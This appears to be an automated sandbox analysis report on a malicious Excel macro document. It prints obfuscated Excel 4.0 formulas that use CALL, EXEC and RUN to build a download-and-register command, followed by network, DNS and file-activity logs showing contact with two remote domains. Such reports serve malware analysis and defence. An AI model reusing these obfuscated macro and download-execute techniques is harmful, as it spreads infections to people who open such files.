FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(befor
e.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SU
MXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(""U""&before.3.5.0.sheet!BC25&before.3.5.0.sheet!B
C29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&""A"",before.3.5.0.she
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

```
"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&D
oc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDET
ERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(5
6241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(562414
52475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=RUN(Doc3!AY22)"
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:06:27.197551012 CEST	49165	443	192.168.2.22	192.185.39.58
May 12, 2021 21:06:27.356185913 CEST	443	49165	192.185.39.58	192.168.2.22
May 12, 2021 21:06:27.356297016 CEST	49165	443	192.168.2.22	192.185.39.58
May 12, 2021 21:06:27.386086941 CEST	49165	443	192.168.2.22	192.185.39.58
May 12, 2021 21:06:27.546911955 CEST	443	49165	192.185.39.58	192.168.2.22
May 12, 2021 21:06:27.560975075 CEST	443	49165	192.185.39.58	192.168.2.22
May 12, 2021 21:06:27.561023951 CEST	443	49165	192.185.39.58	192.168.2.22
May 12, 2021 21:06:27.561058044 CEST	443	49165	192.185.39.58	192.168.2.22
May 12, 2021 21:06:27.561161041 CEST	49165	443	192.168.2.22	192.185.39.58
May 12, 2021 21:06:27.599241018 CEST	49165	443	192.168.2.22	192.185.39.58
May 12, 2021 21:06:27.767267942 CEST	443	49165	192.185.39.58	192.168.2.22
May 12, 2021 21:06:27.767497063 CEST	49165	443	192.168.2.22	192.185.39.58
May 12, 2021 21:06:29.417469978 CEST	49165	443	192.168.2.22	192.185.39.58
May 12, 2021 21:06:29.617268085 CEST	443	49165	192.185.39.58	192.168.2.22
May 12, 2021 21:06:30.020272970 CEST	443	49165	192.185.39.58	192.168.2.22
May 12, 2021 21:06:30.020450115 CEST	49165	443	192.168.2.22	192.185.39.58
May 12, 2021 21:06:30.020714998 CEST	443	49165	192.185.39.58	192.168.2.22
May 12, 2021 21:06:30.020792007 CEST	49165	443	192.168.2.22	192.185.39.58
May 12, 2021 21:06:30.020813942 CEST	49165	443	192.168.2.22	192.185.39.58

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:06:30.119555950 CEST	49168	443	192.168.2.22	192.185.32.232
May 12, 2021 21:06:30.179385900 CEST	443	49165	192.185.39.58	192.168.2.22
May 12, 2021 21:06:30.284921885 CEST	443	49168	192.185.32.232	192.168.2.22
May 12, 2021 21:06:30.285065889 CEST	49168	443	192.168.2.22	192.185.32.232
May 12, 2021 21:06:30.286072969 CEST	49168	443	192.168.2.22	192.185.32.232
May 12, 2021 21:06:30.447608948 CEST	443	49168	192.185.32.232	192.168.2.22
May 12, 2021 21:06:30.461158037 CEST	443	49168	192.185.32.232	192.168.2.22
May 12, 2021 21:06:30.461186886 CEST	443	49168	192.185.32.232	192.168.2.22
May 12, 2021 21:06:30.461199999 CEST	443	49168	192.185.32.232	192.168.2.22
May 12, 2021 21:06:30.461394072 CEST	49168	443	192.168.2.22	192.185.32.232
May 12, 2021 21:06:30.514415979 CEST	49168	443	192.168.2.22	192.185.32.232
May 12, 2021 21:06:30.687272072 CEST	443	49168	192.185.32.232	192.168.2.22
May 12, 2021 21:06:30.687468052 CEST	49168	443	192.168.2.22	192.185.32.232
May 12, 2021 21:06:30.727348089 CEST	49168	443	192.168.2.22	192.185.32.232
May 12, 2021 21:06:30.930167913 CEST	443	49168	192.185.32.232	192.168.2.22
May 12, 2021 21:06:31.299655914 CEST	443	49168	192.185.32.232	192.168.2.22
May 12, 2021 21:06:31.299815893 CEST	49168	443	192.168.2.22	192.185.32.232
May 12, 2021 21:06:31.300182104 CEST	443	49168	192.185.32.232	192.168.2.22
May 12, 2021 21:06:31.300261974 CEST	49168	443	192.168.2.22	192.185.32.232
May 12, 2021 21:07:01.300415993 CEST	443	49168	192.185.32.232	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:06:27.110641003 CEST	52197	53	192.168.2.22	8.8.8.8
May 12, 2021 21:06:27.171176910 CEST	53	52197	8.8.8.8	192.168.2.22
May 12, 2021 21:06:28.180880070 CEST	53099	53	192.168.2.22	8.8.8.8
May 12, 2021 21:06:28.229871035 CEST	53	53099	8.8.8.8	192.168.2.22
May 12, 2021 21:06:28.241209030 CEST	52838	53	192.168.2.22	8.8.8.8
May 12, 2021 21:06:28.291661024 CEST	53	52838	8.8.8.8	192.168.2.22
May 12, 2021 21:06:28.827760935 CEST	61200	53	192.168.2.22	8.8.8.8
May 12, 2021 21:06:28.888394117 CEST	53	61200	8.8.8.8	192.168.2.22
May 12, 2021 21:06:28.900585890 CEST	49548	53	192.168.2.22	8.8.8.8
May 12, 2021 21:06:28.963512897 CEST	53	49548	8.8.8.8	192.168.2.22
May 12, 2021 21:06:30.056551933 CEST	55627	53	192.168.2.22	8.8.8.8
May 12, 2021 21:06:30.116555929 CEST	53	55627	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 21:06:27.110641003 CEST	192.168.2.22	8.8.8.8	0x9610	Standard query (0)	signifysystem.com	A (IP address)	IN (0x0001)
May 12, 2021 21:06:30.056551933 CEST	192.168.2.22	8.8.8.8	0x246e	Standard query (0)	fcventasservicios.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 21:06:27.171176910 CEST	8.8.8.8	192.168.2.22	0x9610	No error (0)	signifysystem.com		192.185.39.58	A (IP address)	IN (0x0001)
May 12, 2021 21:06:30.116555929 CEST	8.8.8.8	192.168.2.22	0x246e	No error (0)	fcventasservicios.cl		192.185.32.232	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 21:06:27.561058044 CEST	192.185.39.58	443	192.168.2.22	49165	CN=cpcontacts.signifysystem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 01 17:00:25 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jun 30 17:00:25 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 21:06:30.461199999 CEST	192.185.32.232	443	192.168.2.22	49168	CN=mail.fcventasyservicios.cl CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 13:01:12 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jun 14 14:01:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2484 Parent PID: 584

General

Start time:	21:06:39
Start date:	12/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fbc0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DA68.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FF0EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\9CDE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408E828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408E828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408E828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408E828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408E828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408E828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408E828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408E828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\4FC8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FF0EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DA68.tmp	success or wait	1	14017B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAB29AC0	unknown

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\4FC8.tmp	success or wait	1	14017B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9CDE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\Desktop\9DDE0000	C:\Users\user\Desktop\85095f36_by_Libranalysis.xls	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.png	C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.png	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pngss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image020.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image020.pngss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image021.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image021.pngss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAB29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9CDE0000	569	447	ac 55 c9 6e db 30 10 bd 17 e8 3f 08 bc 16 12 9d 1c 8a a2 b0 9c 43 9b 1c d3 00 49 3f 80 26 c7 12 61 6e e0 30 89 fd f7 1d d2 8e db 1a 8e 25 c1 b9 68 21 f5 96 79 a4 86 f3 9b 8d 35 d5 0b 44 d4 de b5 ec aa 99 b1 0a 9c f4 4a bb ae 65 bf 9f ee ea 6f ac c2 24 9c 12 c6 3b 68 d9 16 90 dd 2c 3e 7f 9a 3f 6d 03 60 45 68 87 2d eb 53 0a df 39 47 d9 83 15 d8 f8 00 8e 66 56 3e 5a 91 e8 35 76 3c 08 b9 16 1d f0 eb d9 ec 2b 97 de 25 70 a9 4e 99 83 2d e6 3f 61 25 9e 4d aa 6e 37 34 bc 73 b2 d4 8e 55 3f 76 df 65 a9 96 89 10 8c 96 22 91 51 fe e2 d4 91 48 ed 57 2b 2d 41 79 f9 6c 89 ba c1 10 41 28 ec 01 92 35 4d 88 9a 14 e3 23 a4 44 85 21 e3 27 35 83 eb 8e 34 b5 cd 9e f3 f8 69 44 04 83 47 90 01 9b fb 1c 1a 42 96 52 b0 d7 01 bf 50 58 ef 28 e4 99 f7 73 d8 e3 7e d1 02 46 ad a0 7a 10	.U.n.0....?..........C....I?.& ..an.0.........%..h!..y.....5. .D..........J..e....o..$...;h. ...,>..?m.`Eh.-.S..9G.......fV >Z..5v<........+..%p.N..-.? a%.M.n74.s...U? v.e......".Q....H.W+- Ay.I....A(...5M....#.D.!.'5 ...4.....iD..G......B.R....PX. (...s..~..F..z.	success or wait	22	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\9CDE0000	1016	2	03 00	..	success or wait	17	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\9CDE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 7f 21 bb 39 c1 01 00 00 d5 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!..!.9............ [Content_Types].xml ... (...................................	success or wait	21	7FEEAB29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9CDE0000	3683	848	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 18 00 00 00 18 08 02 00 00 00 6f 15 aa af 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 02 f5 49 44 41 54 38 4f 9d 54 5d 48 14 51 14 9e 3b 33 eb cc ee 8e 3f ab eb 66 6b ae 6c 52 a6 a1 52 24 08 52 f6 50 62 85 51 04 81 15 42 11 81 4f 41 7f a8 54 24 82 68 41 44 85 19 08 4a 0a a6 2f 16 a1 2d 68 0f d6 93 d8 9f 66 6a e6 0f 2b 1a ee b6 b5 e6 ee b8 b3 3b 73 e7 76 67 c5 5a 73 77 b5 3d 1c 18 86 7b ce 77 bf 73 ce 77 0f 40 08 11 04 d1 de 3b f9 a8 73 e4 eb 1c 4f c8 12 fe dd 90 01 da 9c a4 2e 3b 91 79 ba 70 1b 8e 07 12 94 cb ea fa 2c 1f 05 e8 73 31 40 20 49 72 19 3a bc 01 00 20 84 3e c4 92 4c 4c 61 16 f3 b8 62 3f 68 e9 1e ab 6c 9e 36 c5 09 55 e7 f7 98	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3.. .?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h.....fj..+.....;s.vg.Zsw.=...{.w.s.w.@.. ...;..s...O.....;.y.p.... ....,...s1@ Ir.:... .>..LLa...b?h...l.6..U...	success or wait	4	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\9CDE0000	79789	1456	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 7f 21 bb 39 c1 01 00 00 d5 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fa 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0a 77 4e d7 36 01 00 00 4e 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 e2 b4 75 af 9d 01 00 00 1a 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 96 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..!.9..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.relsPK..-.....!..wN.6...N... ....xl/_rels/workbook.xml.relsPK..-.....!...u..... xl/workbook.xml	success or wait	1	7FEEAB29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9DDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 01 00 02 00 03 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X.@.. ...."....	success or wait	3	7FEEAB29AC0	unknown
C:\Users\user\Desktop\9DDE0000	unknown	16384	15 05 53 b4 a8 f6 2b b9 86 a5 4a e2 79 4a 1f 82 29 b9 49 07 ad 18 62 dc 09 4e 1d c0 2b 36 e4 75 62 30 94 eb 89 a1 6d 2c 8b 0c 15 8f c0 c7 30 7a 5d 34 00 a4 58 7c 56 76 2c 11 3d c6 4f 84 f4 21 1e 9c c9 71 a1 50 4f d2 09 8c 7c d5 31 60 42 18 ba 2b a0 12 bb c9 67 50 1e f4 19 e3 9a 97 1a 7e 79 9d 31 c8 49 9f 76 ed 34 93 1b 2c 11 c2 be ae c2 3d 1e 36 4b 63 49 c2 18 36 b4 b2 34 19 76 9b e3 01 16 3e 68 c7 e0 77 05 4a e2 f9 3e 2e ca 23 54 5d a8 57 50 2c 80 b6 b0 23 15 1d 06 1e cc 65 02 8e fb 61 5c 54 50 69 58 ce 67 2e c2 c8 af 75 f4 13 bf 6a 68 46 62 ae fb 1d e0 80 1a d6 25 c1 0a 29 a4 f3 cc ef 33 67 8b 2c db c2 9c 67 4f 45 97 0e ce 54 59 a5 e9 d5 c6 bc 77 69 2c 52 65 3a 41 86 57 d3 86 66 cd 44 9f e2 f2 18 80 6c 6a f7 68 44 db b0 f8 96 18 64 15 a2 e1 bc 8b ea 8c	..S...+...J.yJ..).I...b..N..+6 .ub0....m,......0z]4..X|Vv,.=. O..!...q.PO...|.1`B..+....gP.. .....~y.1.I.v.4..,.....=.6KcI. .6..4.v....>h..w.J..>..#T].W P,...#.....e...a\TPiX.g....u...j hFb.......%..)....3g.,...gOE.. .TY.....wi,Re:A.W..f.D.....lj. hD.....d.......	success or wait	6	7FEEAB29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9DDE0000	unknown	6334	00 00 18 00 3f 03 00 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 f0 00 14 00 f3 00 01 00 90 01 15 00 5a 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 60 0b 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 61 0f 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 f0 00 15 00 f3 00 01 00 90 01 16 00 